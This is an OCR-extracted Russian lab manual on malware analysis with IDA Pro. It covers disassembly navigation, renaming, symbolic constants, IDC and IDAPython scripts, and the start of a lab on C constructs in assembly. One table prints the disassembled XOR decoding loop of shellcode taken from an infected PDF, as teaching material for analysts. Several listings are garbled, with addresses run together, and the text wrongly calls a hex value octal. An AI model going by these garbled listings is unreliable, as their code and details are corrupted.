00401020 function proc near ; CODE XREF: _main+1Cp00401020

00401020 var_C = dword ptr -0Ch (2)00401020 var_8 = dword ptr -8

00401020 var_4 = dword ptr -4

00401020 arg_0 = dword ptr 8 00401020 arg_4 = dword ptr 0Ch00401020

00401020 push ebp 00401021 mov ebp, esp00401023 sub esp, 0Ch

00401026 mov [ebp+var_8], 5

0040102D mov [ebp+var_C], 3 (3)00401034 mov eax, [ebp+var_8] 00401037 add eax, 22h

0040103A mov [ebp+arg_0], eax0040103D cmp [ebp+arg_0], 64h00401041 jnz short loc_40104B 00401043 mov ecx, [ebp+arg_4] 00401046 mov [ebp+var_4], ecx 00401049 jmp short loc_401050

0040104B loc_40104B: ; CODE XREF: function+21j0040104B call sub_401000

00401050 loc_401050: ; CODE XREF: function+29j00401050 mov eax, [ebp+arg_4]

00401053 mov esp, ebp00401055 pop ebp

00401056 retn

00401056 function endp

Обратите внимание на то, как IDA Pro показывает, что в функции используется слой стека, основанный на EBP (1): это означает, что локальные переменные и параметры функции будут адресоваться через регистр EBP. Программа IDA Pro успешно распознала все локальные переменные и параметры этой функции. Первые она пометила префиксом var_, а вторые - префиксом arg_. Их имена содержат суффиксы, которые отвечают их сдвигу относительно регистра EBP. IDA Pro маркирует только те локальные переменные и параметры, которые используются в коде. Невозможно с уверенностью сказать, был ли распознан весь исходный код.

Как отмечалось в работе№ 4, локальные переменные имеют отрицательный сдвиг относительно регистра EBP, а аргументы - положительный. В листинге представлено начало стека (2). Первая строка говорит о том, что переменная var_C соотносится со значением -0xCh. Таким образом программа IDA Pro сообщает о том, что она подставила var_C вместо -0xC(3) , делая инструкциюабстрактной. Например, инструкцию mov [ebp-0Ch], 3 можно прочитать как

«var_C теперь равна 3». Такое абстрагирование делает чтение дизассемблированного кода более эффективным.

Иногда IDA Pro не удается определить функцию. В таких ситуациях вы можете создать ее вручную, нажав клавишу P. У IDA Pro также могут возникнуть сложности с определением слоев стека, основанных на регистре EBP, а вместо удобных меток на экране могут появиться инструкции mov [ebp- 0Ch], eax и push dword ptr [ebp-010h]. В большинстве случаев вы можете это исправить: для этого нужно нажать Alt+P, выбрать пункт BP Based Frame (Слой, основанный на BP) и указать 4 bytes for Saved Registers (4 байта для сохраненных регистров).

Схематическое представление

IDA Pro поддерживает пять инструментов для создания схем. Все они доступны на панели инструментов, показанной на рис. 5.7. Четыре из них используют перекрестные ссылки.

Если нажать одну из этих кнопок, на экране появится схема, построенная с помощью приложения WinGraph32. В отличие от графического представления в окне дизассемблирования, эти схемы нельзя редактировать внутри IDA (их часто называют устаревшими схемами). Инструменты для создания схем описаны в табл. 5.1.

Рис. 5.7. Панель инструментов для создания схем

Таблица 5.1. Варианты схем

Кнопка	Функция	Описание
	Создает блок-схему текущей функции	Пользователи обычно предпочитают интерактивный графический режим окна дизассемблирования, но иногда, чтобы получить альтернативное представление, можно воспользоваться этой кнопкой (с ее помощью мы будем создавать блок-схемы в главе 6)
	Выводит схему всех вызовов программы	Используйте эту кнопку, чтобы получить общее представление об иерархии вызовов внутри программы (рис. 5.8). Чтобы увидеть подробности, используйте функцию масштабирования в WinGraph32. Схематическое представление больших, статически скомпонованных исполняемых файлов может оказаться слишком загроможденным и фактически бесполезным
	Выводит все ответвления выбранной перекрестной ссылки	Эта кнопка помогает увидеть, как добраться до определенного идентификатора. Она также может показать разные пути, которыми программа может достичь той или иной функции
	Выводит перекрестные ссылки для выбранного символа	Это удобное представление цепочки вызовов. Например, на рис. 5.9 показана схема для одной функции. Заметьте, как sub_4011f0 вызывает sub_401110, а та потом обращается к gethostbyname. Так вы можете легко определить назначение самой функции и ее вложенных вызовов. Это самый простой способ получить краткую сводку о функции
	Выводит схему перекрестных ссылок, заданную пользователем	Используйте эту кнопку для построения собственных схем. Вы можете задать глубину рекурсии, используемые символы, начальный или конечный символ, а также типы узлов, которые будут исключены из схемы. Это единственный способ изменить представление, сгенерированное в IDA Pro для вывода в WinGraph32




Рис. 5.8. Схема перекрестных ссылок программы




Рис. 5.9. Схема перекрестных ссылок отдельной функции (sub_4011F0)

Повышение эффективности дизассемблирования

Одна из лучших функций IDA Pro возможность подстраивать процесс дизассемблирования под свои нужды. Вносимые вами изменения могут существенно повысить эффективность анализа.

ПРЕДУПРЕЖДЕНИЕ

IDA Pro не умеет отменять выполненные действия, поэтому будьте осторожны при внесении изменений.

Переименование местоположений

IDA Pro хорошо справляется с именованием виртуальных адресов и переменных стека, но вы можете придать этим именам больше смысла. Названия, сгенерированные автоматически *(фиктивные)*, такие как sub_401000, не слишком выразительны − куда более полезным было бы имя вроде ReverseBackdoorThread. Вы должны заменить эти фиктивные имена чем−то более осмысленным. Это также поможет вам избежать повторного разбора одной и той же функции. Процесс переименования выполняется лишь в одном месте, после чего IDA Pro автоматически применяет изменения везде,где упоминается соответствующий элемент.

После замены фиктивных имен на более подходящие вам будет намного легче исследовать перекрестные ссылки. Например, если в программе часто используется функция sub_401200, ее новое имя (скажем, DNSrequest) будет выводиться везде, где она вызывается. Только представьте, сколько времени вы сможете сэкономить в ходе анализа, если у вас перед глазами будет понятное название и вам не нужно будет запоминать, что делает функция sub_401200, или разбирать ее каждый раз заново.

В табл. 5.2 показан пример того, как можно переименовать локальные переменные и аргументы. Слева содержится код на ассемблере до переименования аргументов, а справа − после. В правом столбце можно почерпнуть некоторую информацию. Так, arg_4 и var_598 были переименованы в port_str и port. Как видите, эти новые названия имеютгораздо больше смысла по сравнению с фиктивными именами.

Комментарии

IDA Pro позволяет вам встраивать комментарии в дизассемблированныйкод (вдобавок к тем, которые она добавляет автоматически).

Чтобы вставить собственный комментарий, поместите курсор на нужную вам строку дизассемблированного кода и нажмите на клавиатуре двоеточие (:). На экране появится окно комментирования. Если вы хотите, чтобы ваш комментарий был указан везде, где упоминается соответствующийадрес, нажмите точку с запятой (;).

Форматирование операндов

В ходе дизассемблирования IDA Pro решает, как форматировать операнды для той или иной инструкции. При отсутствии контекста данные выводятся в шестнадцатеричном виде. IDA Pro позволяет при необходимостиотображать эти значения в более понятном виде.

Таблица 5.2. Изменение операндов функции

Без переименования аргументов	С переименованием аргументов
004013C8 mov eax, [ebp+**arg_4**]	004013C8 mov eax, [ebp+**port_str**]
004013CB push eax	004013CB push eax
004013CC call _atoi	004013CC call _atoi
004013D1 add esp, 4	004013D1 add esp, 4
004013D4 mov [ebp+**var_598**], ax	004013D4 mov [ebp+**port**], ax
004013DB movzx ecx, [ebp+**var_598**]	004013DB movzx ecx, [ebp+**port**]
004013E2 test ecx, ecx	004013E2 test ecx, ecx

Таблица 5.2 *(продолжение)*

Без переименования аргументов	С переименованием аргументов
004013E4 jnz short loc_4013F8	004013E4 jnz short loc_4013F8
004013E6 push offset aError	004013E6 push offset aError
004013EB call printf	004013EB call printf
004013F0 add esp, 4	004013F0 add esp, 4
004013F3 jmp loc_4016FB	004013F3 jmp loc_4016FB
004013F8 ; ----------	004013F8 ; ----------
004013F8	004013F8
004013F8 loc_4013F8:	004013F8 loc_4013F8:
004013F8 movzx edx, [ebp+var_598]	004013F8 movzx edx, [ebp+port]
004013FF push edx	004013FF push edx
00401400 call ds:htons	00401400 call ds:htons

На рис. 5.10 показан пример изменения операндов инструкции, котораясравнивает 62h с локальной переменной var_4.

Если щелкнуть правой кнопкой мыши на 62h, появится меню с возможностью вывести это значение как десятичное 98, восьмеричное 142o, двоичное 1100010b или как символ b в кодировке ASCII вы можете выбратьто, что лучше подходит в вашем случае.




Рис. 5.10. Изменение операндов функции

Чтобы выбрать, ссылается ли операнд на память или выводится в виде данных (по умолчанию), нажмите клавишу O. Представьте, к примеру, что при анализе дизассемблированного кода вы отследили ссылку loc_410000 и увидели следующие инструкции:

mov eax, loc_410000add ebx, eax

mul ebx

На уровне ассемблера все имеет числовое представление, однако программа IDA Pro приняла число *4259840* (0x410000 в восьмеричном виде) за ссылку на адрес 410000. Для исправления этой ошибки нажмите клавишу O, укажите, чтоэто число, и уберите некорректную перекрестную ссылку из окна дизассемблирования.

Использование именованных констант

Авторы вредоносного ПО (как и обычные программисты) часто применяют в своем исходном коде именованные константы, такие как GENERIC_READ. Это всего лишь имена, которые разработчику легче запомнить, и в двоичном файле они представлены в виде целых чисел. После компиляции исходного кода невозможно определить, является ли значение символьной константой или литералом.

IDA Pro имеет обширный каталог именованных констант для Windows API и стандартной

библиотеки C. Кроме того, вы можете выбрать пункт меню Use Standard Symbolic Constant (Использовать стандартные символьные константы) для дизассемблированных операндов, как показано на рис. 5.10. Нарис. 5.11 можно видеть окно, которое появляется при выборе этого пункта длязначения 0x800000000.




Рис. 5.11. Окно стандартных символьных констант

Отрезки кода, представленные в табл. 5.3, демонстрируют результат применения стандартных символьных констант к стандартному для Windows API вызову CreateFileA. Обратите внимание, насколько больше осмысленногокода содержится справа.

ПРИМЕЧАНИЕ

Для того чтобы определиться с тем, какое значение следует выбрать из списка стандартных символьных констант (который часто оказывается довольно длинным), вам нужно свериться со страницей MSDN для соответствующего вызова Windows API. Там вы сможете узнать, какие константы связаны с каждым параметром. Мы обсудим это подробнее в лабе 7 при рассмотрении концепций Windows.

Может случиться так, что стандартная символьная константа, которая вас интересует, не появится в списке и вам придется загрузить соответствующую библиотеку типов вручную. Чтобы просмотреть уже загруженные библиотеки, выберите пункт меню View-Open Subviews-Type Libraries (Вид-Открытые дочерние представления-Библиотеки типов).

Таблица 5.3. Код до и после определения стандартных символьных констант

Без символьных констант	С символьными константами
mov esi, [esp+1Ch+argv]	mov esi, [esp+1Ch+argv]
mov edx, [esi+4]	mov edx, [esi+4]
mov edi, ds:CreateFileA	mov edi, ds:CreateFileA
push 0 ; hTemplateFile	push **NULL** ; hTemplateFile
push 80h ; dwFlagsAndAttributes	push **FILE_ATTRIBUTE_NORMAL** ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition	push **OPEN_EXISTING** ; dwCreationDisposition
push 0 ; lpSecurityAttributes	push **NULL** ; lpSecurityAttributes
push 1 ; dwShareMode	push **FILE_SHARE_READ** ; dwShareMode
push 80000000h ; dwDesiredAccess	push **GENERIC_READ** ; dwDesiredAccess
push edx ; lpFileName	push edx ; lpFileName
call edi ; CreateFileA	call edi ; CreateFileA

Обычно библиотеки mssdk и vc6win загружаются автоматически, но, если этого не произошло, вы можете выполнить ручную загрузку (что приходится делать довольно часто при работе с вредоносами, которые используют стандартные API семейства Windows NT). Чтобы получить символьную константу для Native API, загрузите ntapi (Microsoft Windows NT

4.0 Native API). В операционной системе Linux вам похожим образом пришлось бы загрузить библиотеки gnuunx (GNU C++ UNIX).

Переопределение кода и данных

При начальном дизассемблировании в IDA Pro байты время от времени попадают не в ту категорию: например, код может быть определен как данные и наоборот. Чтобы это исправить, нажмите в окне дизассемблирования клавишу U. В результате вы отмените определение функций, кода и данных, превратив их в простой список байтов.

Чтобы пометить байты как код, нажмите клавишу C. Например, в табл. 5.4 показан зараженный PDF−документ под названием paycuts.pdf. На сдвиге 0x8387 в нем можно обнаружить код командной оболочки в виде простых байтов (1) нажмите в этом месте C. Код будет дизассемблирован, и вы увидите,что по адресу 0x97 (2) он содержит цикл декодирования на основе XOR.

При необходимости набор байтов можно похожим образом превратить в данные или строки формата ASCII, воспользовавшись соответственно клавишами D или A.

Плагины к IDA Pro

Есть несколько способов расширить функциональность IDA Pro. Обычно для этого применяются средства скриптования. Потенциальное применение скриптов ничем не ограничено. Это может быть как простая разметка кода, так и нечто более сложное − например, выполнение разных сравнений между файлами базы данных IDA Pro.

Мы познакомим вас с двумя наиболее популярными средствами скриптования на основе IDC и Python. Как видно на рис. 5.12, эти скрипты можно легко запускать в виде файлов, используя пункт меню File-Script File (Файл-Файл скрипта), или как отдельные команды с помощью пунктов File- IDC Command (Файл-Команда IDC) или File-Python Command (Файл-КомандаPython).

Окно вывода внизу рабочего пространства содержит журнал, который активно используется плагинами для записи состояния и отладочных сообщений.




Рис. 5.12. Варианты загрузки IDC− и Python−скриптов

IDA Pro поддерживает встроенный скриптовый язык, известный как IDC, который возник еще до широкого распространения скриптовых языков Python и Ruby. Подкаталог IDC внутри установочного каталога IDA содержит несколько демонстрационных IDC−скриптов, которые анализируют дизассемблированный текст. Они вам помогут, если вы решите изучить этот язык.

IDC−скрипт − это программа, полностью состоящая из статических функций. Аргументы можно указывать без типа, а для объявления локальных переменных используется ключевое слово auto.

IDC содержит множество встроенных функций. Вы можете ознакомиться с ними в справочных материалах IDA Pro или в файле idc.idc, который обычно подключается к скриптам, использующим эти встроенные функции.

В работе 1 мы обсуждали утилиту PEiD и ее плагин Krypto ANALyzer (KANAL), который способен экспортировать IDC−скрипты. IDC−скрипт добавляет закладки и комментарии в базу данных IDA Pro для заданного двоичного файла, как показано в листинге 5.5.

Таблица 5.4. Ручное дизассемблирование кода командной оболочки в документе paycuts.pdf

Файл до нажатия клавиши C	Файл после нажатия клавиши C
00008384 db 28h ; (	00008384 db 28h ; (
00008385 db 0FCh ; n	00008385 db 0FCh ; n
00008386 db 10h	00008386 db 10h
00008387 db 90h ; É ❶	00008387 nop
00008388 db 90h ; É	00008388 nop
00008389 db 8Bh ; ï	00008389 mov ebx, eax
0000838A db 0D8h ; +	0000838B add ebx, 28h ; '('
0000838B db 83h ; â	0000838E add dword ptr [ebx], 1Bh
0000838C db 0C3h ; +	00008391 mov ebx, [ebx]
0000838D db 28h ; (	00008393 xor ecx, ecx
0000838E db 83h ; â	00008395
0000838F db 3	00008395 loc_8395: ; CODE XREF: seg000:000083A0j
Файл до нажатия клавиши C	**Файл после нажатия клавиши C**
00008390 db 1Bh	00008395 xor byte ptr [ebx], 97h ❷
00008391 db 8Bh ; ï	00008398 inc ebx
00008392 db 1Bh	00008399 inc ecx
00008393 db 33h ; 3	0000839A cmp ecx, 700h
00008394 db 0C9h ; +	000083A0 jnz short loc_8395
00008395 db 80h ; Ç	000083A2 retn 7B1Ch
00008396 db 33h ; 3	000083A2 ; ----------000083A5 db 16h
00008397 db 97h ; ù	000083A6 db 7Bh ; {
00008398 db 43h ; C	000083A7 db 8Fh ; Å
00008399 db 41h ; A	
0000839A db 81h ; ü	
0000839B db 0F9h ; ·	
0000839C db 0	
0000839D db 7	
0000839E db 0	
0000839F db 0	
000083A0 db 75h ; u	
000083A1 db 0F3h ; =	
000083A2 db 0C2h ; -	
000083A3 db 1Ch	
000083A4 db 7Bh ; {	
000083A5 db 16h	
000083A6 db 7Bh ; {	
000083A7 db 8Fh ; Å	

Использование IDC−скриптов

Листинг 5.5. IDC−скрипт, сгенерированный плагином KANAL утилиты PEiD

```
#include <idc.idc>static main(void){ auto slotidx;

slotidx = 1;
MarkPosition(0x00403108, 0, 0, 0, slotidx + 0, "RIJNDAEL [S] [char]");
MakeComm(PrevNotTail(0x00403109),"RIJNDAEL[S]
[char]\nRIJNDAEL (AES):
SBOX (also used in other ciphers).");
MarkPosition(0x00403208, 0, 0, 0, slotidx + 1, "RIJNDAEL [S−inv] [char]");
MakeComm(PrevNotTail(0x00403209),"RIJNDAEL[S−inv]
[char]\nRIJNDAEL (AES):
inverse SBOX (for decryption)");
}
```

Чтобы загрузить IDC−скрипт, выберите пункт меню File-Script File (Файл-Файл скрипта). После этого скрипт должен немедленно выполниться, ана панели инструментов появятся две кнопки: одна для редактирования скрипта, а другая − для его повторного запуска.

Использование IDAPython

Плагин IDAPython полностью интегрирован в текущую версию IDA Pro и позволяет применять мощные и удобные скрипты на языке Python в анализе двоичных файлов. IDAPython использует множество функций из пакета разработки IDA Pro, предоставляя более практичные средства скриптования, чем IDC. IDAPython имеет три модуля, которые обеспечивают доступ к IDA

API (idaapi), интерфейсу IDC (idc) и вспомогательным функциям самого плагина (idautils).

Скрипты в IDAPython − это программы, которые используют *непосредственные адреса* для выполнения первичного этапа адресации. Абстрактные типы данных отсутствуют, а большинство вызовов принимают либо непосредственный адрес, либо строку с именем символа. IDAPython содержит множество оберток вокруг основных IDC−функций.

В листинге 5.6 показан пример скрипта для IDAPython. Он предназначен для раскрашивания всех инструкций call в *idb*, чтобы аналитику было легче их распознать. Например, ScreenEA является распространенной функцией,которая получает местоположение курсора.

Функция Heads будет использоваться для обхода объявленных элементов (в нашем случае это каждая инструкция). Сохранив все вызовы функций внутри functionCalls, мы перебираем и раскрашиваем их с помощьюинструкции SetColor.

Листинг 5.6. Полезный скрипт на языке Python для раскрашивания всехвызовов

```
from idautils import *from idc import *
heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))
functionCalls = []for i in heads:
if GetMnem(i) == "call":
functionCalls.append(i)
print "Number of calls found: %d" % (len(functionCalls))
 for i in functionCalls:
SetColor(i, CIC_ITEM, 0xc7fdff) Использование коммерческих плагинов
```

Приобретя достаточный опыт работы с IDA Pro, вам стоит подумать о покупке нескольких коммерческих плагинов, таких как Hex−Rays Decompiler и zynamics BinDiff. Hex−Rays Decompiler превращает результат дизассемблирования в псевдокод на языке C, понятный человеку. Чтение такого кода вместо ассемблера часто ускоряет анализ, делая вас ближе к оригинальным исходным текстам, которые написал автор вредоноса.

BinDiff от zynamics − это инструмент для сравнения двух баз данных IDA Pro. Он позволяет выявить различия между разными вариантами вредоносного программного обеспечения, включая новые функции и разницу между похожими функциями. Одной из возможностей данного плагина является создание рейтинга схожести при сравнении двух участков вредоноса.

Контрольные вопросы

1. Программа IDA Pro
2. Загрузка исполняемого файла
3. Интерфейс IDA Pro
4. Режимы отображения
5. Графический режим
6. Текстовый режим
7. Окна, полезные для анализа
8. Возврат к исходному представлению
9. Навигация в IDA Pro
10. Использование простых и перекрестных ссылок11.*Ссылки сдвига*. Ссылки на сдвиг в памяти.
12. Полоса навигации
13. Переход в определенное место14.Поиск
15. Схематическое представление
16. Повышение эффективности дизассемблирования
17. Форматирование операндов
18. Использование именованных констант
19. Переопределение кода и данных
20. Плагины к IDA Pro
21. Использование IDC-скриптов
22. Использование IDAPython

Практическое занятие № 5 Базовые принципы распознавания конструкций языка С в ассемблере

Цель работы: научится понимать функциональность программы путем анализа конструкций языка.

Программное обеспечение
IDA Pro, Netcat, Софт для базового статического анализа двоичного файла.

Если вам нужна помощь с языком С, обратите внимание на классическую книгу Брайана Кернигана и Денниса Ритчи «Язык программирования С» *(The C Programming Language)* (Prentice-Hall, 1988). Большая часть вредоносного ПО написана именно на этом языке, хотя в некоторых случаях используются Delphi и C++. С является простым языком, имеющим непосредственное отношение к ассемблеру, так что это самая логичная отправная точка для начинающего аналитика безопасности.

Переменные: локальные и глобальные

Доступ к *глобальным переменным* имеет любая функция в программе. *Локальные переменные* доступны только в той функции, в которой они были объявлены. В языке С объявление переменных этих двух видов мало чем различается, но в ассемблере они выглядят совсем по-разному.

Ниже представлены два примера кода на языке С: один для глобальных переменных, а другой для локальных. Обратите внимание на небольшое различие между ними. В листинге 6.1 переменные x и y объявляются глобально, за пределами функции, а в листинге 6.2 внутри (то есть локально).

Листинг 6.1. Простая программа с двумя глобальными переменными

```
int x = 1; int y = 2; void main()
{
x = x+y;
printf("total = %d\n", x);
}
```

Листинг 6.2. Простая программа с двумя локальными переменнымиvoid main()

```
{
int x = 1;int y = 2;x = x+y;
printf("total = %d\n", x);
}
```

В языке С разница между глобальными и локальными переменными невелика, и в данном случае обе программы дают один и тот же результат. Однако дизассемблированные варианты, представленные в листингах 6.3 и 6.4, довольно сильно разнятся. К глобальным переменным обращаются по адресу в памяти, а к локальным по адресу в стеке.

В листинге 6.3 глобальная переменная x обозначена как dword_40CF60,с адресом в памяти 0x40CF60. Заметьте, что при перемещении eax в dword_40CF60 переменная x меняет свой адрес **(1).**

Это повлияет на все последующие функции, которые используют эту переменную.

Листинг 6.3. Пример глобальной переменной из листинга 6.1,представленный в ассемблере

00401003 mov eax, **dword_40CF60** 00401008 add eax, dword_40C000 0040100E mov **dword_40CF60**, eax **(1)**00401013 mov ecx, **dword_40CF60** 00401019 push ecx

0040101A push offset aTotalD ;"total = %d\n"0040101F call printf

В листингах 6.4 и 6.5 локальная переменная x находится в стеке с постоянным сдвигом относительно ebp. В листинге 6.4 адрес [ebp-4] используется функцией в неизменном виде для адресации локальной переменной x. Это означает, что адрес ebp-4 находится в стеке и что обратиться к нему можно только из той функции, в которой была объявлена соответствующая переменная.

Листинг 6.4. Пример локальной переменной из листинга 6.2,представленный в ассемблере

00401006 mov dword ptr [**ebp-4**], 00040100D mov dword ptr [ebp-8], 100401014 mov eax, [**ebp-4**] 00401017 add eax, [ebp-8] 0040101A mov [**ebp-4**], eax 0040101D mov ecx, [**ebp-4**] 00401020 push ecx

00401021 push offset aTotalD ; "total = %d\n"00401026 call printf

В листинге 6.5 программа IDA Pro любезно дала нашей переменной x фиктивное имя var_4. Фиктивные имена можно поменять на более осмысленные, которые отражают их назначение. Замена -4 на var_4 упрощает анализ, поскольку после переименования переменной в x вам не придется искать в функции сдвиг -4.

Листинг 6.5. Пример локальной переменной из листинга 6.2,представленный в ассемблере и промаркированный

00401006 mov [ebp+**var_4**], 0 0040100D mov [ebp+var_8], 1 00401014 mov eax, [ebp+**var_4**] 00401017 add eax, [ebp+var_8] 0040101A mov [ebp+**var_4**], eax0040101D mov ecx, [ebp+**var_4**] 00401020 push ecx

00401021 push offset aTotalD ; "total = %d\n"00401026 call printf

Дизассемблирование арифметических операций

В программе на языке C может выполняться множество разных математических операций.

В листинге 6.6 показан код на C с двумя переменными и несколькими арифметическими выражениями. Операции -- и ++ используются для декрементирования и соответственно инкрементирования значения на 1. Операция % применяется для получения остатка после деления двух переменных.

Листинг 6.6. Код на C с двумя переменными и наборомарифметических операций

```
int a = 0; int b  = 1;a = a + 11;
a = a - b;a--;
b++;
b = a % 3;
```

Ниже показано, как листинг 6.6 будет выглядеть в ассемблере. Этот кодможно разбить на части и транслировать обратно в C.

Листинг 6.7. Пример арифметических операций из листинга 6.6,переведенный на ассемблер

00401006 mov [ebp+var_4], 0 0040100D mov [ebp+var_8], 1 00401014 mov eax, [ebp+var_4]**(1)** 00401017 add eax, 0Bh

0040101A mov [ebp+var_4], eax 0040101D mov ecx, [ebp+var_4] 00401020 sub ecx, [ebp+var_8] **(2)**00401023 mov [ebp+var_4], ecx 00401026 mov edx, [ebp+var_4] 00401029 sub edx, 1 (3) 0040102C mov [ebp+var_4], edx 0040102F mov eax, [ebp+var_8] 00401032 add eax, 1 (4)

00401035 mov [ebp+var_8], eax00401038 mov eax, [ebp+var_4]0040103B cdq

0040103C mov ecx, 300401041 idiv ecx

00401043 mov [ebp+var_8], edx **(5)**

В этом примере a и b являются локальными переменными, поскольку они адресуются в рамках стека. Программа IDA Pro пометила a как var_4, a b

– как var_8. Изначально переменным var_4 и var_8 присваиваются значения соответственно 0 и 1. Затем a перемещается в регистр eax **(1)** после чего туда добавляется 0x0b, то есть происходит инкремент на 11. После этого из a вычитается b **(2).**

Компилятор решил использовать инструкции sub **(3)** и add **(4)** вместофункций inc и dec.

Последние пять ассемблерных инструкций реализуют деление с остатком. При выполнении инструкций div или idiv **(5)** edx:eax делится на операнд; результат сохраняется в регистре eax, а остаток в edx. Именно поэтому edx перемещается в var_8 **(5).**

Распознавание выражений if

Программисты используют выражения if для изменения хода выполнения программы в зависимости от определенных условий. Эти конструкции часто применяются в ассемблере и коде на языке C. Мы рассмотрим простое и вложенное ветвление. Ваша цель − научиться распознавать разные виды выражений if.

В листинге 6.8 показано простое ветвление на языке C, а в листинге 6.9 оно транслировано в ассемблер. Обратите внимание на условный переход jnz **(2)**

Конструкция if всегда подразумевает условный переход, но не всеусловные переходы соответствуют конструкциям if.

Листинг 6.8. Пример выражения if на языке Cint x = 1;

```
int y = 2;
